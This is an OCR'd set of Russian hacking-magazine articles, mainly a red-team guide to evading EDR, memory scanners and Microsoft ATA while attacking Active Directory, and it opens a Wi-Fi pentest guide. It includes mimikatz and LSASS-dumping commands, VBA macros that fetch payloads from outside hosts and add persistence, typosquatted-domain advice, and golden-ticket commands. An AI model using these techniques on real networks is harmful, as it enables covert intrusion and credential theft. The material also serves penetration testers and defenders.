
Логика работы ANGRYPUPPY

Оператор просто вводит `angrypuppy` в любую консоль маяка Cobalt Strike, а затем может импортировать путь атаки, выбирать технику бокового перемещения и выполнять атаку. Это действие записывается в журнал событий Cobalt Strike вместе с именем оператора и идентификатором ANGRYPUPPY. Не рекомендуется выполнять другие действия бокового движения во время работы ANGRYPUPPY!

Демонстрация работы этого инструмента также запечатлена на видео.

DeathStar

DeathStar — это скрипт Python, использующий API-интерфейс RESTful Empire для автоматизации атак в среде Active Directory с использованием различных методов.



Логика работы DeathStar

Так как BloodHound просматривает не все пути продвижения (те же GPP и SYSVOL не подлежат анализу BloodHound), данный инструмент использует максимум возможностей, которые предоставляет API RESTful Empire PowerShell.

Разработчики представили два видео, демонстрирующих работу DeathStar. Но есть один минус: со 2 августа 2019 года этот проект больше не поддерживается, так как прекратил свое существование проект Empire.


ЗАКЛЮЧЕНИЕ

Благодаря боковому перемещению мы можем легитимным образом продвигаться по сети, используя для этого лишь учетные данные пользователей или разрешенные средства доставки и обновления ПО, что позволит получать информацию с атакованных машин без использования RAT.

Напоследок хотелось бы отметить, что эта статья задумана не в качестве руководства к действию. Она лишь показывает, насколько компетентными должны быть системные администраторы, обеспечивающие безопасность в среде Active Directory. Помни, что все неправомерные действия преследуются по закону!

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel, где ты сможешь задать свои вопросы (или ответить на вопросы других юзеров). До встречи в следующих статьях!

ЗАЩИТА ОТ ДЕТЕКТА В ACTIVE DIRECTORY



УКЛОНЯЕМСЯ ОТ ОБНАРУЖЕНИЯ ПРИ АТАКЕ НА ДОМЕН

RalfHacker
hackerralf8@gmail.com

Как известно, любая атака выполняется в несколько этапов. Мы успешно провели разведку, повысили собственные привилегии, продвинулись, куда только захотели, и в итоге сумели захватить всю сеть. Но вот проблема: нас обнаружили, отрезали от сети и поймали. Чтобы избежать подобного развития событий, настало время рассмотреть методы защиты от обнаружения.

Читай также про пентесты Active Directory

- Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий
- Атаки на Active Directory. Разбираем актуальные методы повышения привилегий
- Боковое перемещение в Active Directory. Разбираем техники Lateral Movement при атаке на домен


WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.

УКЛОНЕНИЕ ОТ СКАНЕРОВ ПАМЯТИ


Любые действия в системе так или иначе регистрируются, и полностью скрыться от опытного наблюдателя никогда не получится. Но можно максимально замаскироваться. Большинство команд Red Team или пентестеров при атаке на домен используют PowerShell. Причем он стал настолько популярен, что появились целые фреймворки, к примеру Empire и PowerSploit. Кроме того, скрипты PowerShell могут быть обфусцированы с помощью того же Invoke-Obfuscation. В ответ на появление всех этих инструментов сторона защиты разработала методы их обнаружения, такие как выявление странных родительских-дочерних связей, подозрительные аргументы командной строки и даже различные способы деобфускации PowerShell.

Одно из самых передовых средств для атак на домены Windows с возможностью скрытия активности — Cobalt Strike, в частности использование модуля `execute-assembly`. Есть возможность выполнять близкие к PowerShell-скриптам программы, написанные на C#. К примеру, собранный на C# `get-users`, который дублирует функции модуля `Get-NetUser` из пакета `PowerView`. В данном примере у контроллера домена запрашиваются свойства `SAMAccountName`, `UserGivenName` и `UserSurname` для каждой учетной записи.



Запуск get-users с помощью модуля execute-assembly


Давай посмотрим, что происходит в это время на целевой машине. Сделать это можно с помощью ProcMon.



Дерево процессов, построенное ProcMon

Процесс `powershell.exe` содержит нагрузку Cobalt Strike, а процесс `rundll32.exe` используется для загрузки и выполнения `get-users`. Стоит сказать, что `powershell.exe` является родителем `rundll32.exe` только потому, что нагрузка Cobalt Strike была запущена из-под PowerShell.

Но нагрузку Cobalt Strike можно запускать из-под любого процесса, при этом также имеется возможность мигрировать в разные процессы. Кроме того, некоторые функции Cobalt Strike выгружаются в новые процессы, что позволяет обеспечить стабильную работу этого ПО. Помимо прочего, библиотеки DLL, загруженные в процесс `rundll32`, включают в себя те, которые необходимы для `get-users`, например библиотеки LDAP и аутентификацию Kerberos.



DLL-библиотеки, загруженные в rundll32

Главное преимущество данного модуля заключается в том, что файл никогда не пишется на диск, то есть сборка выполняется строго в памяти. При этом во время анализа памяти большое внимание уделяется функции `CreateRemoteThread`, благодаря которой вредоносные программы мигрируют в другие процессы и загружаются образы. Модуль `execute-assembly` загружает пользовательскую сборку при помощи встроенной функции `LoadImage`, а так как эта функция используется в основном легитимными процессами для загрузки DLL, обнаружить загрузку сборки очень сложно.

Стоит добавить, что PowerShell — не единственный легитимный процесс, использование которого пристально отслеживается стороной защиты. Другие распространенные программы и службы (такие как WMIC или schtasks/at) также подлежат тщательному контролю. Но и функции этих инструментов могут быть воспроизведены в пользовательских сборках .NET. А это значит, что есть возможность их скрытого использования с помощью того же модуля `execute-assembly`.

УКЛОНЕНИЕ ОТ EDR


Endpoint Detection and Response (EDR) — технология обнаружения угроз и реагирования на оконечном оборудовании. EDR постоянно отслеживает и анализирует подозрительную активность и принимает необходимые меры в ответ на нее. Так как большинство организаций сосредотачиваются на безопасности сети, то они оставляют без внимания активность на оконечном оборудовании. Являясь одним из основных источников информации для SOC, EDR помогает закрыть эту брешь за счет настройки разных политик, включающих в себя контроль запуска приложений, контроль макросов и скриптов, анализ действий с памятью и многое другое.

Все описанные в статье методы могут перекликаться с темой уклонения от EDR, но именно в этом разделе хотелось бы рассмотреть скрытую работу критического ПО (такого как mimikatz) и доставление первоначальной нагрузки.

Скрываем работу mimikatz

Как правило, почти все EDR обнаруживают использование одного из главных инструментов любого пентестера, редтимщика или злоумышленника, атакующего Windows-системы, — mimikatz. Поэтому использование данного инструмента в чистом виде, когда имеешь дело с серьезными организациями, не имеет никакого смысла.

Как вариант, можно сдампить процесс LSASS, с которым и работает mimikatz для получения важных данных. Но использование ProcDump EDR также обнаружит из-за перехвата соответствующих вызовов API. Таким образом, если отсоединить процесс LSASS от соответствующих API, то его можно незаметно сдампить. Именно так и работает инструмент под названием Dumpert. Благодаря прямым системным вызовам и отсоединению API данный инструмент позволяет сделать укороченный дамп процесса LSASS в обход антивирусных средств и EDR.



Создание дампа LSASS с помощью Dumpert

И теперь можно использовать mimikatz для извлечения информации из дампа, предварительно указав файл дампа.

```
mimikatz # securlsa::minidump [путь к дампу]
mimikatz # securlsa::logonpasswords
```

Этот способ защищает от обнаружения EDR во время дампа, но он оставляет заметные следы, сохраняя файл программы на диске. Как уже было сказано, инъекции кода помогают избежать записи на диск. Но опять же обычные инъекции DLL будут обнаружены EDR, поэтому была разработана техника sRDI и соответствующие инструменты для ее реализации. Подробное описание их использования и принципов работы прилагается к самим инструментам.

Специально для инъекций существует DLL-версия Dumpert. Для ее преобразования будем использовать скрипт `ConvertToShellcode.py` из пакета sRDI.

```
python3 ConvertToShellcode.py Outflank-Dumpert.dll
```

Внедрить полученный шелл можно с помощью модуля `shinject` Cobalt Strike, указав PID процесса.

Модуль shinject Cobalt Strike

Но специально для Cobalt Strike на его собственном языке Agressor Script была разработана своя версия Dumpert.

Dumpert для Cobalt Strike

Таким образом, с помощью объединения нескольких средств мы можем достичь скрытой работы при краже учетных данных из LSASS.

Продолжение статьи →

ЗАЩИТА ОТ ДЕТЕКТА В ACTIVE DIRECTORY

УКЛОНЯЕМСЯ ОТ ОБНАРУЖЕНИЯ ПРИ АТАКЕ НА ДОМЕН

Уклоняемся от правила «родительский-дочерний процесс» в макросах офисных документов

Самое популярное средство доставки начальных загрузчиков или полезной нагрузки в APT-атаках — макросы в офисных документах. При этом идеи эксплуатации в макросах остаются одними и теми же, усложняется лишь их интерпретация, то есть добавляется обфускация для обхода EDR.

Макросы офисных приложений пишутся на VBScript, который поддерживает много полезных функций и может обеспечить полный доступ к системе. Так, Emotet использует последовательность WinWord → cmd → PowerShell, а группа APT28 использовала макрос, вызывавший certutil для декодирования нагрузки.

Как ни обфусцируй макросы, но приведенные примеры будут обнаружены EDR по паттерну родительский-дочерний процесс, так как cmd, PowerShell или certutil будут вызываться из процесса `WinWord`, то есть будут его дочерними процессами.

Но есть несколько способов уклониться от подобного шаблона EDR.

1. Уклонение от прямого анализа потомков

Чтобы новые процессы не происходили от `WinWord`, можно использовать для их запуска WMI. Новый процесс станет дочерним процессом `wmiprvse.exe`. Сделать это можно с помощью следующего кода.

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "APPLICATION",Null,"FOLDER",
Null,0
```

Также можно загружать и выполнять код прямо внутри процесса `WinWord`. Для этого используется XMLDOM.

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("http://ip/payload.xsl")
xml.transformNode xsl
```

2. Уклонение за счет запланированных задач

С помощью VBScript можно создавать запланированные задачи. Новый процесс будет запущен от имени `svchost.exe`. Это удобно и тем, что мы можем запланировать выполнение через несколько дней или недель. Сделать это можно с помощью следующего кода, указав нужную дату.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "Microsoft Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts
), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" &
 Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "PATH/FOR/APPLICATION"
Call service.GetFolder("\").RegisterTaskDefinition("UpdateTask", td,
6, , , 3)
```

Единственное, что может выдать использование объекта `Schedule.Service`, — это загрузка `taskschd.dll` в `WinWord`.

3. Работа с реестром

С помощью следующего кода VBScript можно работать с реестром.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\
Run\key", "value", "REG_SZ"
```

Подобным образом можно хранить данные, передавать их между нагрузками и изменять непосредственно из макроса.

4. Создание файлов

Все-таки без записи на диск возможности атакующего весьма ограниченны. Записать нужные данные по определенному пути на диске можно следующим образом.

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\SCRIPT.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

Раз запись на диск произошла, то нужно максимально замаскировать данное действие. Усложнить анализ можно, используя специальные пути к файлам, ведь нет ничего аномального в том, что процесс `WinWord` производит запись во временный файл tmp. К примеру, можно выполнить запись по одному из этих путей:

```
C:\Users\<user>\AppData\Local\Microsoft\Windows\INetCache\Content.
Word\~WRF{AE7BBF2F-B65D-4BF4-9FAD-A779AEC41A02}.tmp
C:\Users\<user>\AppData\Local\Temp\CVR497F.tmp
C:\Users\<user>\AppData\Local\Microsoft\Windows\Caches\{
AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000016.db
```

Но можно пойти еще дальше и изменить шаблон Office:

```
C:\Users\<user>\AppData\Roaming\Microsoft\Templates\Normal.dotm
```

5. Загрузка данных

VBScript можно использовать для загрузки различных данных по сети. Но, если использовать библиотеку XMLHTTP или функцию API `URLDownloadToFIleA`, процесс `WinWord` инициирует сетевое соединение (и явно не с сайтом Microsoft), что будет отмечено EDR для SOC. Этого можно избежать при помощи Internet Explorer COM.

```
Set ie = CreateObject("InternetExplorer.Application")
ie.Navigate "https://pastebin.com/raw/payload"
State = 0
Do Until State = 4
DoEvents
State = ie.readyState
Loop
Dim payload: payload = ie.Document.Body.innerHTML
```

Использование данного метода приведет к вызову браузера из процесса `svchost.exe` для загрузки данных.

6. Встраивание в макрос

Также существует возможность вставить нагрузку или файл в сам макрос и даже документ, чтобы не загружать его по сети. Тот же Metasploit Framework способен создавать макросы со встроенной нагрузкой.

```
msfvenom -p generic/custom PAYLOADFILE=payload_file -a x64
--platform windows -f vba-exe
```

Но проблема кроется в том, что новый процесс будет запускаться из-под процесса `WinWord`. Это легко исправить, а как — мы уже рассмотрели выше.

Стоит отметить, что данные техники вполне применимы по отдельности, но шанс быть обнаруженным станет меньше, если использовать эти методы (или некоторые из них) совместно.

OPSEC

Скрываясь во время атаки, можно обмануть программный продукт, но куда сложнее обмануть человека. Поэтому во время любой атаки стоит думать о своих действиях. Дам несколько вполне очевидных советов.

Внедрение в процессы — обычное дело, но стоит задуматься о том, в какие процессы стоит внедряться. Ведь некоторые процессы пользователь может закрыть за ненадобностью, поэтому стоит выбирать те, что обеспечат более продолжительный жизненный цикл полезной нагрузки. При этом, скорее всего, вызовет подозрение, что блокнот (процесс `notepad.exe`) обращается к удаленному серверу или выходит в интернет. Поэтому опытный атакующий скорее будет внедряться в службу обновлений или браузер, чье предназначение объясняет необходимость работы с сетью.

Мы уже говорили об использовании PowerShell — иногда оно губительно. Поэтому любой оператор должен очень хорошо знать инструменты, с которыми он работает, ведь можно даже не догадываться, что некоторые нагрузки или команды популярных фреймворков используют PowerShell (к примеру, `wmi` или `psexec_psh` в Cobalt Strike).

Еще одна из мер предосторожности — использовать схожие доменные имена, к примеру github.com и githab.com. Такие домены не вызовут подозрения, в отличие от странных наборов символов (встречалось и что-то типа такого: kaWEFwkfbw.com). Этот подход используется как при рассылке фишинговых писем, так и для организации связи с управляющим сервером.

Поддерживать связь между захваченными хостами лучше всего с помощью легитимных для организации служб и программ. Куда безопаснее делать это через используемые в скомпрометированной сети RDP или RAdmin. Для сбора дополнительной информации можно получать скриншоты рабочих столов, а также привлекать микрофоны и камеры, установленные на хостах (правда, данный вид разведки требует много времени и усилий).

Ни в коем случае не следует использовать распространенные модули популярных фреймворков (например, `local_admin_search_enum` из MSF) — они обнаруживаются всеми видами средств защиты.

Никогда не отключай на захваченных хостах антивирусы, ATP и EDR. Так как большинство этих систем создают оповещение об отключении, это будет очевидным сигналом аномальной работы узла или всей сети.

И, как уже отмечалось, требуется собирать и накапливать все учетные данные, даже имена пользователей без паролей, пароли от документов, хранилищ и почтовых ящиков, и использовать их корреляции между собой.

УКЛОНЕНИЕ ОТ ОБНАРУЖЕНИЯ ATA

Advanced Threat Analytics (ATA) представляет собой платформу для локальной сети, она помогает защитить организацию от многих типов современных целевых компьютерных атак и внутренних угроз. ATA использует собственный механизм сетевого анализа для сбора и валидации трафика по нескольким протоколам проверки подлинности, авторизации и сбора информации (Kerberos, DNS, RPC, NTLM и другие).

ATA собирает эти сведения при помощи таких механизмов, как зеркальное отображение портов с контроллеров домена на шлюз ATA или развертывание упрощенного шлюза ATA непосредственно на контроллерах домена. Таким образом, данная технология служит хорошим помощником для SOC, сильно усложняя работу нападающей стороне.

Для уклонения от регистрации атак с помощью ATA первым делом атакующий должен безукоризненно следовать всем пунктам, изложенным в OPSEC. А именно досконально знать техники и инструменты, которыми она пользуется. Это важно, поскольку ATA, в отличие от EDR, работает за счет анализа сетевой активности (прослушивая протоколы) и имеет высокую интеграцию с системными журналами событий, аудита и большим количеством SIEM-систем. То есть выделяет аномалии в действиях пользователей.

Таким образом, нам нужно умело уклоняться от обнаружения на всех этапах атаки, будь то разведка (перечисление компьютеров, пользователей и подобное) или боковое движение (за счет передачи билетов или хешей).

Разведка

В самом начале, когда у нас есть обычные доменные права пользователя, мы стараемся перечислить домены, компьютеры, учетные записи администраторов и членство в разных группах. К примеру, утилита `net.exe` использует для сканирования протокол SAMR, на который ATA среагирует событием `Reconnaissance using directory services enumeration` (разведка с использованием перечисления служб каталогов).

Reconnaissance using directory services queries
The following directory services queries using SAMR protocol were attempted

Событие Reconnaissance using directory services enumeration ATA

Но если для перечислений применить PowerView, то никаких действий от ATA мы не получим, потому что данный инструмент вместо протокола SAMR использует запросы LDAP, на которые ATA не реагирует.

Еще один вариант избежать детекта с помощью ATA — WMI-запросы. Для этого используется следующий алгоритм.

1. Получаем пользователей в домене domain:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='domain'
AND Disabled='False'"
```

2. Получаем группы в домене domain:

```
Get-WmiObject -Class win32_group -Filter "Domain='domain'"
```

3. Получаем членство в группе администраторов домена domain:

```
Get-WmiObject -Class win32_groupUser | Where-Object {($_.GroupC
omponent -match "Domain Admins") -and ($_.GroupComponent -match
"opsdc")}
```

Если использовать команды `Find-LocalAdminAccess` (найти машины в домене, где текущий пользователь имеет права локального администратора) или `Invoke-UserHunter` (для перечисления пользователей), то это будет обнаружено ATA как `Reconnaissance using SMB session enumeration` (разведка с использованием перечисления сеанса SMB). Однако такую реакцию будут вызывать только запросы к контроллеру домена. Если же на этапе перечислений не обращаться к контроллеру домена, то можно избежать обнаружения с помощью ATA. Эти же команды можно использовать с параметром `-ComputerFile`, указав список компьютеров (то есть все машины, кроме контроллера домена).

```
Invoke-UserHunter -ComputerFile pc_list.txt -Verbose
```

Рассмотренные в первой части цикла статей методы сканирования SPN также не отслеживаются с помощью ATA.

Brute force

Часто возникает потребность обеспечить доступ к машине в качестве локального пользователя для получения точки опоры (закрепления). При этом в парольной политике нет ограничения на количество попыток ввода пароля. В этом случае можно использовать перебор по словарю, но это действие будет обнаружено ATA.

Suspicious authentication failures
Suspicious authentication failures indicating a potential brute-force attack were detected

Событие Suspicious authentication failures ATA

Дело в том, что ATA определяет многократное подключение с разными паролями в течение короткого промежутка времени.

Reason
Excessive number of authentication failures (507 within a few seconds)

Причина события Suspicious authentication failures


Можно избежать обнаружения, если применять технику password spraying (так как мы имеем список пользователей) или устраивать длительные задержки при переборе пароля. Также можно задействовать password spraying, чередуя пароли с задержками. При любом из этих вариантов мы уклоняемся от обнаружения ATA.

Overpass-The-Hash

Допустим, мы получили доступ к хешам NTLM и провели атаку Overpass-the-hash для создания билета Kerberos и доступа к ресурсам или сервисам:

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:[USER] /domain:[
DOMAIN] /ntlm:[NTLM хеш] /run:powershell.exe"'
```

Но в этом случае мы будем обнаружены ATA. Причем сработают сразу два правила: `Encryption downgrade activity` и `Unusual protocol implementation`. При этом в сообщении будет указана причина — понижение уровня шифрования. Разница в шифровании при передаче обычного пароля и при передаче NTLM-хеша видна на следующем изображении.



Уровни шифрования при различных способах авторизации

Куда более схожи между собой способы авторизации при помощи обычного пароля и с применением AES. Поэтому избежать обнаружения ATA можно, используя ключи AES. Для их извлечения можно задействовать тот же Mimikatz:

```
Invoke-Mimikatz -Command '"sekurlsa::ekeys"' -ComputerName [PC Name]
```

Теперь можно выполнить Overpass-The-Hash, при этом в качестве ключа AES128 использовать любое значение.

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:[USER] /domain:[
DOMAIN] /ase256:[Сдампленный AES256] /ntlm:[NTLM хеш] /aes128:012345
678901234567890123456789O1 /run:powershell.exe"'
```

В таком случае мы успешно выполним Overpath-The-Hash и избежим обнаружения с помощью ATA.

Golden Ticket

Допустим, мы создали «золотой билет» и даже успешно сохранили его в память. Но как только мы обратимся к ресурсу в домене, ATA обнаружит это и классифицирует как событие `Encryption downgrade activity`. Так как причина события такая же, что и в случае с Overpath-The-Hash, то и решение такое же — ключи AES.

```
Invoke-Mimikatz -Command '"kerberos::golden /User:[USER] /domain:[
DOMAIN] /sid:[SID] /aes256:[ключ AES256] /id:[ID] /groups:[GROUP] /
ptt"'
```

Таким образом мы можем сгенерировать золотой билет и в дальнейшем использовать его без риска быть обнаруженным с помощью ATA.

Что не обнаруживается с помощью ATA

Как уже было отмечено, сканирование SPN не подлежит детектированию с помощью ATA, так как нет взаимодействия с контроллером домена. По той же причине не будут обнаружены и атаки на серверы Microsoft SQL Server и базы данных.

При наличии NTLM-хеша учетной записи службы мы можем создать TGS и предоставить его службе для получения доступа (Silver Ticket). Так как при этой операции отсутствует взаимодействие с контроллером домена, ATA не может обнаружить использование Silver Ticket.

Техника повышения привилегий до SYSTEM из группы DnsAdmins не обнаруживается ATA.


При использовании доверительных отношений между доменами по умолчанию используется шифрование RC4, то есть исключается возможность понижения шифрования. Поэтому ATA не обнаруживает использование доверительных отношений (за исключением случаев, когда администраторы в свойствах доверия во всех доменах не включат поддержку AES).

Во всех случаях репликаций с помощью DCSync ты будешь обнаружен и зарегистрирован ATA, кроме одного: когда DCSync выполняется с одного из контроллеров домена. Это легитимная операция между контроллерами домена, и в таких действиях нет никаких аномалий, то есть и реакции ATA не последует.

В этой статье приведены не все техники уклонения от обнаружения. Остальные средства обнаружения и способы их обхода будут рассмотрены в следующих публикациях.

WI-FI TOTAL PWN

ОСВАИВАЕМ С НУЛЯ АКТУАЛЬНЫЕ ТЕХНИКИ ПЕНТЕСТА WI-FI



Самый надежный способ проверить безопасность сети — это попробовать ее взломать. В «Хакере» уже не раз публиковались руководства по аудиту Wi-Fi, но такие гайды быстро устаревают. Единственный способ актуализировать их — снова пройти весь путь самостоятельно и поделиться свежим опытом. Именно это я и постарался сделать.

84ckf1r3
84ckf1r3@gmail.com

ЧТО НУЖНО ДЛЯ АУДИТА БЕСПРОВОДНЫХ СЕТЕЙ?

Универсальный джентльменский набор: ноутбук с «Линуксом» и Wi-Fi-адаптер с интерфейсом USB (их еще называют донглами). Можно использовать и смартфон, но для некоторых атак банально требуется второй USB-порт. Годится даже ноутбук без установленной ОС и вообще без накопителя.

WARNING

Вся информация предоставлена исключительно в образовательных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Какую ОС взять для вардрайвинга?

«Линукс» позволяет тонко управлять устройствами (в частности, донглами) через опенсорсные драйверы. Подходит практически любой дистрибутив, но удобнее воспользоваться готовой сборкой. Например, BlackArch, BackBox, Parrot Security, Kali Linux.

Наиболее раскручены сборки Kali Linux, в которые уже интегрированы не только наборы хакерских утилит, но и драйверы большинства потенциально пригодных для вардрайвинга чипов плюс изначально сделаны мелкие твики.

INFO

В последних выпусках Kali очень многое переосмыслено. Теперь она может внешне мимикрировать под винду (чтобы тебя не спалили, увидев странное на мониторе), рут по умолчанию отключен (либо включай, либо пиши sudo перед командами, требующими права суперпользователя). Самое главное, в Kali теперь сразу поддерживаются новые донглы стандарта 802.11ac и крайне просто увеличить мощность Wi-Fi-адаптера.

Как использовать на ноуте Linux, не снося винду?

Разработчики не рекомендуют устанавливать Kali на жесткий диск, хотя технически вариант с мультизагрузкой вполне реализуем через тот же GRUB. Просто границы законных действий во время аудита очень размыты, и ради твоей же безопасности лучше использовать режим Live Persistence. Работа в нем почти не будет отличаться от работы в установленной операционке. Все обновления, конфиги, новые скрипты и твои личные файлы подхватятся при следующей перезагрузке в режиме Persistence. Для большей приватности его можно зашифровать.

